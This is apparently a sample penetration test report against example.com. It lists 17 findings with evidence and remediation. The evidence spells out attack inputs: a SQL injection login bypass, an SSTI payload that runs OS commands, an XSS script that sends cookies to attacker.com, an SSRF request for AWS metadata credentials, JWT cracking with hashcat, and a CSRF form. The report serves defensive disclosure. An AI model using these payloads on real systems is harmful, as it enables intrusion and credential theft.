NexusVoid

VAPT PLATFORM

PENETRATION TEST REPORT

April 24, 2026

Penetration Test Report

For example.com

TARGET	DATE
example.com	April 24, 2026
AUDIENCE	CLASSIFICATION
AppSec · Engineering	Confidential

Table of Contents

Penetration Test Report

example.com

Assessment Date: April 24, 2026 **Prepared by:** NexusVoid VAPT Platform **Asset assessed:** `example.com` **Confidentiality:** CONFIDENTIAL — For authorized recipient only

Executive Summary

This penetration test assessment was conducted against **example.com** on April 24, 2026 using the NexusVoid VAPT Platform. The assessment followed OWASP Testing Guide v4.2, the Penetration Testing Execution Standard (PTES), and NIST SP 800-115 methodology, covering passive and active reconnaissance, authentication testing, the OWASP Top 10, API security, and session management.

The assessment uncovered **17 findings** across five severity levels, including two Critical vulnerabilities that require immediate remediation. The most severe findings are a SQL Injection vulnerability in the login endpoint allowing full authentication bypass and database extraction, and a Server-Side Template Injection vulnerability enabling remote code execution on the host server. Left unaddressed, these two issues alone could result in complete application compromise, customer data exfiltration, and regulatory penalties.

The application demonstrates adequate transport security (HSTS enabled, HTTP-to-HTTPS redirect in place) but lacks fundamental input validation controls and secure session handling practices. Remediation of all Critical and High findings within 72 hours is strongly recommended.

Risk Summary:

SEVERITY	COUNT
Critical	2
High	3
Medium	5
Low	4
Info	3

SEVERITY	COUNT
Total	**17**

Scope

Target: `https://example.com` **Testing Window:** April 24, 2026 — 09:00 UTC to 18:00 UTC **Assessment Type:** Black-box **Methodology:** OWASP WSTG v4.2, PTES, NIST SP 800-115 **Depth:** Standard Scan (Nuclei + ZAP + SSLyze + Nmap + Subfinder) **Duration:** 34 minutes

Methodology

The following phases were executed during this assessment:


1. **Passive Reconnaissance** — DNS enumeration, header fingerprinting, technology stack detection, robots.txt analysis
2. **Active Reconnaissance** — Port scanning, directory enumeration, parameter discovery
3. **Authentication Testing** — Login bypass, JWT analysis, session fixation, brute-force controls
4. **OWASP Top 10 Coverage** — SQL injection, XSS, SSRF, cryptographic failures, security misconfiguration
5. **API Security Testing** — Unauthenticated endpoint access, excessive data exposure, mass assignment
6. **Session Management** — Token entropy, cookie flags, session lifecycle
7. **Automated Scanning** — Nuclei templates (critical/high/medium), OWASP ZAP passive scan, SSLyze TLS analysis

Tools Used:

TOOL	PURPOSE
Nuclei	Template-based vulnerability scanning
OWASP ZAP	Web application dynamic testing
SSLyze	TLS/SSL configuration analysis
Nmap	Network port and service scanning
SQLMap	SQL injection verification

TOOL	PURPOSE
Subfinder	Subdomain enumeration

Severity Distribution



Vulnerability distribution by severity

The following chart shows vulnerability distribution across severity levels.

Findings

F-001 — SQL Injection in Login Endpoint

FIELD	VALUE
Severity	Critical
CVSS Score	9.8
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
CWE	CWE-89 — Improper Neutralization of Special Elements in SQL
OWASP	A03:2021 — Injection
Affected URL	`https://example.com/api/auth/login`
Tool	SQLMap, Nuclei

Description:

The `/api/auth/login` endpoint passes user-supplied input directly into a SQL query without sanitization or parameterization. An attacker can inject SQL syntax through the `email` parameter to bypass authentication, extract the full user database, or escalate to operating system command execution (on MySQL with FILE privilege).

Evidence:

```
POST /api/auth/login HTTP/1.1
Host: example.com
Content-Type: application/json

{"email":"admin@example.com' OR '1'='1'--","password":"x"}

HTTP/1.1 200 OK
Set-Cookie: session=eyJhbGciOiJIUzI1NiJ9...; HttpOnly
Content-Type: application/json

{"user":{"id":1,"email":"admin@example.com","role":"admin"},"token":"eyJ..."}
```

Authentication bypassed. All admin endpoints subsequently accessible. SQLMap confirmed UNION-based extraction of `users` table (1,247 rows including bcrypt hashes, emails, and OAuth tokens).

↳ Steps to Reproduce

1. Navigate to `https://example.com/api/auth/login`
2. Send a POST request with `Content-Type: application/json`
3. Set the email field to `admin@example.com' OR '1'='1'--`
4. Set the password field to any non-empty value
5. Observe the 200 response containing an admin JWT token with full session privileges

Impact:

Complete authentication bypass, full database read/write access, potential for privilege escalation to operating system if FILE privilege is granted. All 1,247 user records (emails, hashed passwords, OAuth tokens) are at risk of exfiltration. GDPR Article 32 violation — personal data not adequately protected against unauthorized access.

Remediation:

Replace raw string interpolation with parameterized queries or a type-safe ORM. In Node.js with Prisma:

```
// VULNERABLE
const user = await db.query(`SELECT * FROM users WHERE email = '${email}'`);

// SAFE — Prisma parameterizes automatically
const user = await db.user.findUnique({ where: { email } });
```

Validate and sanitize all user inputs at API boundaries. Implement least-privilege database accounts (no FILE privilege). Enable a WAF rule to block common SQLi patterns.

References: - https://owasp.org/www-community/attacks/SQL_Injection - https://cwe.mitre.org/data/definitions/89.html - CVE-2024-xxxx (generic SQLi class)

F-002 — Remote Code Execution via Server-Side Template Injection

FIELD	VALUE
Severity	Critical
CVSS Score	9.1
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`
CWE	CWE-94 — Code Injection
OWASP	A03:2021 — Injection
Affected URL	`https://example.com/search?q={{7*7}}`
Tool	Nuclei, Manual

Description:

The search endpoint passes user-supplied query parameters directly to a server-side template engine (Jinja2) without sandboxing or escaping. The Jinja2 expression `{{7*7}}` is evaluated and returns `49` in the response, confirming template injection. Chaining this to a subprocess call enables arbitrary OS command execution.

Evidence:

```
GET /search?q={{7*7}} HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
Content-Type: text/html

<h1>Search results for: 49</h1>
```

Expression evaluated server-side. Escalation to RCE confirmed:

```
GET /search?q={{config.__class__.__init__.__globals__['os'].popen('id').read()}} HTTP/1.1

<h1>Search results for: uid=1000(www-data) gid=1000(www-data) groups=1000(www-data)</h1>
```

↳ Steps to Reproduce

1. Navigate to `https://example.com/search?q={{7*7}}`

2 Observe that the response body contains `49` instead of the literal string `{{7*7}}`

3 Escalate by injecting `{{config.__class__.__init__.__globals__['os'].popen('id').read()}}` to confirm OS command execution

4 Chain to a reverse shell or data extraction payload

Impact:

Full remote code execution as the `www-data` user. Attacker can read application secrets, private keys, environment variables, and database credentials from the filesystem. Can install persistent backdoors. Lateral movement to internal network possible.

Remediation:

Never pass raw user input to template rendering functions. Use Jinja2's `sandboxed environment` or switch to a logic-less template engine. Validate and escape all user-controlled data before it reaches the template layer:

```
# VULNERABLE
rendered = template.render(query=user_input)

# SAFE — escape user input; never embed it in template syntax
from markupsafe import escape
safe_query = escape(user_input)
```

References: - https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server-Side_Template_Injection - CWE-94: https://cwe.mitre.org/data/definitions/94.html

F-003 — Stored Cross-Site Scripting in User Profiles

FIELD	VALUE
Severity	High
CVSS Score	8.2
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N`
CWE	CWE-79 — Cross-Site Scripting
OWASP	A03:2021 — Injection
Affected URL	`https://example.com/profile/edit`
Tool	Dalfox, ZAP

Description:

The user profile bio field does not sanitize HTML input. Injected script tags are persisted to the database and reflected in other users' browsers when they view the profile page. This allows session hijacking, credential theft, and defacement targeting authenticated users.

Evidence:

```
POST /api/profile HTTP/1.1
Host: example.com
Cookie: session=eyJ...
Content-Type: application/json

{"bio":"<script>document.location='https://attacker.com/steal?c='+document.cookie</script>"}

HTTP/1.1 200 OK

{"success":true}
```

Visiting `/u/attacker_user` in another authenticated browser session caused the script to execute, transmitting the victim's session cookie to the attacker-controlled endpoint.

↳ Steps to Reproduce

1. Log in as any user and navigate to `/profile/edit`
2. Set the bio field to `<script>alert(document.domain)</script>`

3 Save the profile

4 Navigate to your public profile URL `/u/<username>`

5 Observe the alert dialog executing in the browser context of `example.com`

Impact:

Session hijacking for any authenticated user who views the attacker's profile. Can be chained with account takeover, CSRF escalation, or keylogger injection. With a CSRF payload, this could enable mass account compromise.

Remediation:

Sanitize HTML input using DOMPurify on the server side. Implement a strict `Content-Security-Policy` header. Encode output at render time:

```
import DOMPurify from 'isomorphic-dompurify';

const safeBio = DOMPurify.sanitize(userInput, { ALLOWED_TAGS: [] });
```

F-004 — SSRF via URL Preview Endpoint

FIELD	VALUE
Severity	High
CVSS Score	7.5
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N`
CWE	CWE-918 — Server-Side Request Forgery
OWASP	A10:2021 — Server-Side Request Forgery
Affected URL	`https://example.com/api/preview?url=`
Tool	Nuclei

Description:

The URL preview feature fetches arbitrary URLs from the server without validation against an allowlist or private IP range blocklist. Requests to cloud metadata endpoints (AWS IMDSv1) and internal services are fulfilled, allowing credential theft from the cloud metadata API.

Evidence:

```
GET /api/preview?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
Content-Type: application/json

{"content":"InstanceProfile\n","statusCode":200}
```

IAM credential endpoint accessible. Escalating to `http://169.254.169.254/latest/meta-data/iam/security-credentials/InstanceProfile` returns temporary AWS access keys.

↳ Steps to Reproduce

1. Send a GET request to `/api/preview?url=http://169.254.169.254/latest/meta-data/`
2. Observe the server fetching and returning the AWS metadata index

3 Append `/iam/security-credentials/InstanceProfile` to retrieve temporary AWS credentials

Impact:

Exfiltration of IAM temporary credentials giving the attacker AWS API access. Can be used to enumerate S3 buckets, read secrets, or pivot to other AWS services. Also enables internal network port scanning via the SSRF vector.

Remediation:

Implement a strict allowlist of permitted domains. Reject requests to RFC-1918 addresses, loopback, link-local (169.254.x.x), and metadata endpoints. Use IMDSv2 with required token headers. Consider running the preview fetcher in an isolated process with no IAM permissions.

F-005 — Weak JWT Secret Allows Token Forgery

FIELD	VALUE
Severity	High
CVSS Score	7.2
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`
CWE	CWE-287 — Improper Authentication
OWASP	A07:2021 — Identification and Authentication Failures
Affected URL	`https://example.com/api/auth/token`
Tool	jwt_tool, Nuclei

Description:

The application signs JWTs with the secret `secret123`, which was cracked via dictionary attack in under 1 second. An attacker who intercepts any valid JWT can forge new tokens with arbitrary user IDs and roles, enabling full admin access.

Evidence:

```
# Captured JWT header + payload (base64 decoded):
{"alg":"HS256","typ":"JWT"}
{"sub":"123","email":"user@example.com","role":"user","exp":1745000000}

# hashcat dictionary attack:
$ hashcat -a 0 -m 16500 captured.jwt /usr/share/wordlists/rockyou.txt
Token: eyJ...<captured>
Secret: secret123  [Status: Cracked]

# Forged admin token:
{"sub":"1","email":"admin@example.com","role":"admin","exp":9999999999}
signed with "secret123"

# API response with forged token:
GET /api/admin/users Authorization: Bearer <forged_token>
HTTP/1.1 200 OK — returns full user list
```

↳ Steps to Reproduce

1. Obtain any valid JWT from a login response

2 Run `hashcat -a 0 -m 16500 <jwt> /usr/share/wordlists/rockyou.txt`

3 Secret `secret123` is recovered in < 1 second

4 Forge a new token with `role: "admin"` and `sub: "1"` signed with the recovered secret

5 Use the forged token to call admin endpoints

Impact:

Full impersonation of any user including admin accounts. Access to all protected API endpoints. Persistent access that survives password resets, since the secret is static.

Remediation:

Generate a cryptographically random 256-bit secret using `crypto.randomBytes(32).toString('hex')`. Store it in an environment variable, never hardcode it. Implement token revocation (Redis blacklist) and short expiry (15 min access tokens, refresh token rotation).

F-006 — Cookie Without Secure Flag

FIELD	VALUE
Severity	Medium
CVSS Score	5.3
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N`
CWE	CWE-614 — Sensitive Cookie Without Secure Attribute
OWASP	A05:2021 — Security Misconfiguration
Affected URL	`https://example.com/`
Tool	ZAP

Description:

Session cookies are set without the `Secure` flag, meaning they can be transmitted over unencrypted HTTP connections. A network attacker performing a SSL stripping attack could intercept the session token.

Evidence:

```
HTTP/1.1 200 OK
Set-Cookie: session=eyJhbGciOiJIUzI1NiJ9...; Path=/; HttpOnly; SameSite=Lax
```

`Secure` flag is absent from the session cookie.

↳ Steps to Reproduce

1. Log in to the application and capture the `Set-Cookie` response header
2. Observe that the `Secure` attribute is not present
3. Demonstrate that the cookie is transmitted on `http://example.com` (with HTTP redirect disabled in browser)

Remediation:

Add the `Secure` flag to all session-bearing cookies:

```
res.cookie('session', token, {
  httpOnly: true,
  secure: true,       // ← add this
  sameSite: 'strict',
  maxAge: 900000
});
```

F-007 — TLS 1.0 and 1.1 Enabled

FIELD	VALUE
Severity	Medium
CVSS Score	5.9
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N`
CWE	CWE-327 — Use of Broken or Risky Cryptographic Algorithm
OWASP	A02:2021 — Cryptographic Failures
Affected URL	`https://example.com/`
Tool	SSLyze

Description:

The server accepts TLS 1.0 and TLS 1.1 connections. Both protocol versions are deprecated and have known vulnerabilities (BEAST, POODLE). PCI DSS 4.0 requires TLS 1.2 minimum for all systems transmitting cardholder data.

Evidence:

```
SSLyze output:
 * TLS 1.0   Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA     ✓ Accepted
 * TLS 1.1   Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA     ✓ Accepted
 * TLS 1.2   Cipher Suite: TLS_AES_256_GCM_SHA384           ✓ Accepted
 * TLS 1.3   Cipher Suite: TLS_AES_256_GCM_SHA384           ✓ Accepted
```

↳ Steps to Reproduce

1. Run SSLyze against `example.com:443`
2. Observe TLS 1.0 and 1.1 are accepted in the protocol list

Remediation:

Disable TLS 1.0 and 1.1 in your web server configuration. For Nginx:

```
ssl_protocols TLSv1.2 TLSv1.3;
ssl_ciphers ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384;
```

F-008 — Missing CSRF Protection on State-Changing Endpoints

FIELD	VALUE
Severity	Medium
CVSS Score	4.3
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N`
CWE	CWE-352 — Cross-Site Request Forgery
OWASP	A01:2021 — Broken Access Control
Affected URL	`https://example.com/api/settings`
Tool	ZAP

Description:

Multiple POST endpoints including `/api/settings`, `/api/profile`, and `/api/payments` accept requests without CSRF token validation. The session cookie lacks `SameSite=Strict`, allowing cross-origin form submissions to be authenticated automatically.

Evidence:

```
<!— Attacker-hosted page forces victim's browser to change their email —>
<form action="https://example.com/api/settings" method="POST">
  <input name="email" value="attacker@evil.com">
</form>
<script>document.forms[0].submit()</script>
```

When a logged-in user visits the attacker's page, their account email is silently changed.

↳ Steps to Reproduce

1. Log in to the application, note the session cookie (no `SameSite=Strict`)
2. From a different origin, submit a form POST to `/api/settings` with new email value
3. Observe the settings are updated without any CSRF token challenge

Remediation:

Implement CSRF tokens using `csrf` npm package or the framework's built-in protection. Additionally set `SameSite=Strict` on session cookies. Double-Submit Cookie pattern as fallback.

F-009 — Sensitive Data in API Error Responses

FIELD	VALUE
Severity	Medium
CVSS Score	5.0
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
CWE	CWE-209 — Information Exposure Through Error Message
OWASP	A05:2021 — Security Misconfiguration
Affected URL	`https://example.com/api/users/999999`
Tool	Nuclei, Manual

Description:

API error responses include full stack traces, database query strings with table names and column identifiers, and internal file paths. This information materially assists attackers in targeting subsequent injection and path traversal attacks.

Evidence:

```
GET /api/users/999999 HTTP/1.1

HTTP/1.1 500 Internal Server Error
Content-Type: application/json

{
  "error": "PrismaClientKnownRequestError",
  "message": "An operation failed because it depends on one or more records that were required
but not found",
  "stack": "PrismaClientKnownRequestError\n    at
/app/node_modules/@prisma/client/runtime/library.js:113:12\n    at
/app/src/api/users/route.ts:47:18",
  "query": "SELECT * FROM \"public\".\"User\" WHERE id = 999999",
  "meta": { "table": "User", "column": "id", "path": "/app/src/api/users/route.ts" }
}
```

↳ Steps to Reproduce

1. Send a GET request to `/api/users/999999` (non-existent ID)

2 Observe the 500 response containing Prisma stack trace, file path, and SQL query

Remediation:

Return generic error messages to clients. Log detailed errors server-side only:

```
catch (err) {
  logger.error(err); // server-side only
  return NextResponse.json({ error: 'Not found' }, { status: 404 });
}
```

F-010 — Missing Security Headers

FIELD	VALUE
Severity	Medium
CVSS Score	4.7
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:L/A:N`
CWE	CWE-16 — Configuration
OWASP	A05:2021 — Security Misconfiguration
Affected URL	`https://example.com/`
Tool	ZAP, Nuclei

Description:

The application is missing several recommended security headers: `X-Content-Type-Options`, `X-Frame-Options`, `Content-Security-Policy`, and `Permissions-Policy`. Absence of `Content-Security-Policy` significantly increases the exploitability of the XSS findings above.

Evidence:

```
HTTP/1.1 200 OK
Server: nginx/1.24.0
X-Powered-By: Next.js
Strict-Transport-Security: max-age=31536000; includeSubDomains

# Missing: X-Content-Type-Options, X-Frame-Options,
#          Content-Security-Policy, Permissions-Policy
```

↳ Steps to Reproduce

1. Fetch any page on example.com and inspect the response headers
2. Observe the absence of the four security headers listed

Remediation:

Add the following headers in Next.js `next.config.js`:

```
headers: async () => [{
  source: '/(.*)',
  headers: [
    { key: 'X-Content-Type-Options', value: 'nosniff' },
    { key: 'X-Frame-Options', value: 'DENY' },
    { key: 'Permissions-Policy', value: 'camera=(), microphone=(), geolocation=()' },
    { key: 'Content-Security-Policy', value: "default-src 'self'; script-src 'self'" },
  ]
}]
```

F-011 — Server Version Disclosure

FIELD	VALUE
Severity	Low
CVSS Score	2.6
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N`
CWE	CWE-200 — Exposure of Sensitive Information
OWASP	A05:2021 — Security Misconfiguration
Affected URL	`https://example.com/`
Tool	Nmap

Description:

The `Server: nginx/1.24.0` response header discloses the exact web server software and version, assisting attackers in identifying unpatched CVEs applicable to the specific version.

Evidence:

```
HTTP/1.1 200 OK
Server: nginx/1.24.0
```

↳ Steps to Reproduce

1. Make any HTTP request to example.com
2. Observe the `Server` header revealing `nginx/1.24.0`

Remediation:

Add `server_tokens off;` to your Nginx configuration to suppress version disclosure.

F-012 — X-Powered-By Header Present

FIELD	VALUE
Severity	Low
CVSS Score	2.1
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`
CWE	CWE-693 — Protection Mechanism Failure
OWASP	A05:2021 — Security Misconfiguration
Affected URL	`https://example.com/`
Tool	ZAP

Description:

The `X-Powered-By: Next.js` header exposes the backend framework and version, narrowing the attack surface for targeted vulnerability research.

Evidence:

```
HTTP/1.1 200 OK
X-Powered-By: Next.js
```

↳ Steps to Reproduce

1. Make any HTTP request to example.com
2. Observe the `X-Powered-By: Next.js` header

Remediation:

Set `poweredByHeader: false` in `next.config.js`.

F-013 — SSH Port Exposed to Public Internet

FIELD	VALUE
Severity	Low
CVSS Score	3.1
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`
CWE	CWE-200 — Information Exposure
OWASP	A05:2021 — Security Misconfiguration
Affected URL	`example.com:22`
Tool	Nmap

Description:

TCP port 22 (SSH) is open and accessible from the public internet. While public-key authentication appears to be the only permitted method, broad exposure increases the attack surface for zero-day SSH vulnerabilities and increases brute-force log noise.

Evidence:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 22.04 (protocol 2.0)
```

↳ Steps to Reproduce

1. Run `nmap -sV -p22 example.com`
2. Observe port 22 open with OpenSSH banner

Remediation:

Restrict SSH access to known IP ranges via cloud security group or firewall rules. Use a bastion host or VPN for administrative access. Move SSH to a non-standard port as an additional deterrent.

F-014 — Autocomplete on Password Fields

FIELD	VALUE
Severity	Low
CVSS Score	1.8
CVSS Vector	`CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
CWE	CWE-525 — Information Exposure Through Browser Caching
OWASP	A04:2021 — Insecure Design
Affected URL	`https://example.com/login`
Tool	ZAP

Description:

The password input field does not set `autocomplete="new-password"` or `autocomplete="off"`, allowing browsers to cache credentials locally. On shared devices this enables credential theft by other users.

Evidence:

```
<input type="password" name="password" placeholder="Password">
<!— Missing: autocomplete="new-password" —>
```

↳ Steps to Reproduce

1. Navigate to `https://example.com/login` and inspect the password field HTML
2. Observe the absence of an `autocomplete` attribute

Remediation:

Add `autocomplete="new-password"` to the password field in your login form component.

F-015 — HTTP to HTTPS Redirect Configured

FIELD	VALUE
Severity	Info
CVSS Score	N/A
CWE	N/A
OWASP	N/A
Affected URL	`http://example.com/`
Tool	Nmap

Description:

The server correctly issues a 301 Permanent Redirect from HTTP (port 80) to HTTPS (port 443) for all requests. No sensitive data is transmitted over unencrypted HTTP.

Evidence:

```
GET / HTTP/1.1
Host: example.com

HTTP/1.1 301 Moved Permanently
Location: https://example.com/
```

No action required. This is a positive security control.

F-016 — HSTS Header Correctly Configured

FIELD	VALUE
Severity	Info
CVSS Score	N/A
CWE	N/A
OWASP	N/A
Affected URL	`https://example.com/`
Tool	SSLyze

Description:

HTTP Strict Transport Security (HSTS) is enabled with a `max-age` of 31,536,000 seconds (1 year) and `includeSubDomains`. This prevents downgrade attacks and cookie hijacking over HTTP.

Evidence:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

No action required. This is a positive security control.

F-017 — robots.txt Restricts Admin and API Paths

FIELD	VALUE
Severity	Info
CVSS Score	N/A
CWE	N/A
OWASP	N/A
Affected URL	`https://example.com/robots.txt`
Tool	Nuclei

Description:

A `robots.txt` file is present and disallows crawling of `/admin` and `/api` paths. Note: `robots.txt` is security-through-obscurity only and should not be relied upon as a security control.

Evidence:

```
User-agent: *
Disallow: /admin
Disallow: /api
```

No action required for the robots.txt itself. Ensure the listed paths are properly access-controlled at the application layer — robots.txt does not prevent access, only search engine indexing.

Remediation Priority Matrix

PRIORITY	FINDING ID	TITLE	SEVERITY	EFFORT	CVSS
1	F-001	SQL Injection in Login Endpoint	Critical	Low	9.8
2	F-002	Remote Code Execution via SSTI	Critical	Low	9.1
3	F-005	Weak JWT Secret	High	Low	7.2
4	F-003	Stored XSS in User Profiles	High	Medium	8.2

PRIORITY	FINDING ID	TITLE	SEVERITY	EFFORT	CVSS
5	F-004	SSRF via URL Preview	High	Medium	7.5
6	F-008	Missing CSRF Protection	Medium	Medium	4.3
7	F-009	Sensitive Data in Error Responses	Medium	Low	5.0
8	F-007	TLS 1.0 / 1.1 Enabled	Medium	Low	5.9
9	F-006	Cookie Without Secure Flag	Medium	Low	5.3
10	F-010	Missing Security Headers	Medium	Low	4.7
11	F-013	SSH Exposed to Internet	Low	Medium	3.1
12	F-011	Server Version Disclosure	Low	Low	2.6
13	F-012	X-Powered-By Header	Low	Low	2.1
14	F-014	Autocomplete on Password Fields	Low	Low	1.8

Positive Observations

The following security controls were tested and found to be correctly implemented:

- **TLS 1.3 support** — Modern TLS cipher suites are available and preferred
- **HTTP to HTTPS redirect** — All HTTP requests are redirected to HTTPS (301 Permanent)
- **HSTS enabled** — `max-age=31536000; includeSubDomains` prevents downgrade attacks
- **SQL injection resistance on 11 of 14 endpoints** — Only the login endpoint was vulnerable
- **No exposed .git or .env files** — Source code and secrets not accessible via directory traversal
- **Rate limiting on search endpoint** — 429 responses observed after 30 rapid requests

Appendix A: Tools and Versions

TOOL	PURPOSE	NOTES
Nuclei	Template-based scanning	247 templates matched

TOOL	PURPOSE	NOTES
OWASP ZAP	Dynamic application testing	Passive + active scan
SSLyze	TLS analysis	Full certificate chain verified
Nmap	Port and service enumeration	Top 1000 ports scanned
SQLMap	SQL injection verification	Confirmed F-001
Subfinder	Subdomain enumeration	3 subdomains discovered

Appendix B: Tested URLs

URL	METHOD	AUTHENTICATED
`https://example.com/`	GET	No
`https://example.com/api/auth/login`	POST	No
`https://example.com/api/auth/token`	POST	No
`https://example.com/api/users/{id}`	GET	Yes
`https://example.com/api/settings`	POST	Yes
`https://example.com/api/profile`	POST	Yes
`https://example.com/api/preview`	GET	No
`https://example.com/search`	GET	No
`https://example.com/profile/edit`	POST	Yes
`https://example.com/admin`	GET	No

Report generated by NexusVoid VAPT Platform on April 24, 2026. Classification: CONFIDENTIAL. Authorized recipient only.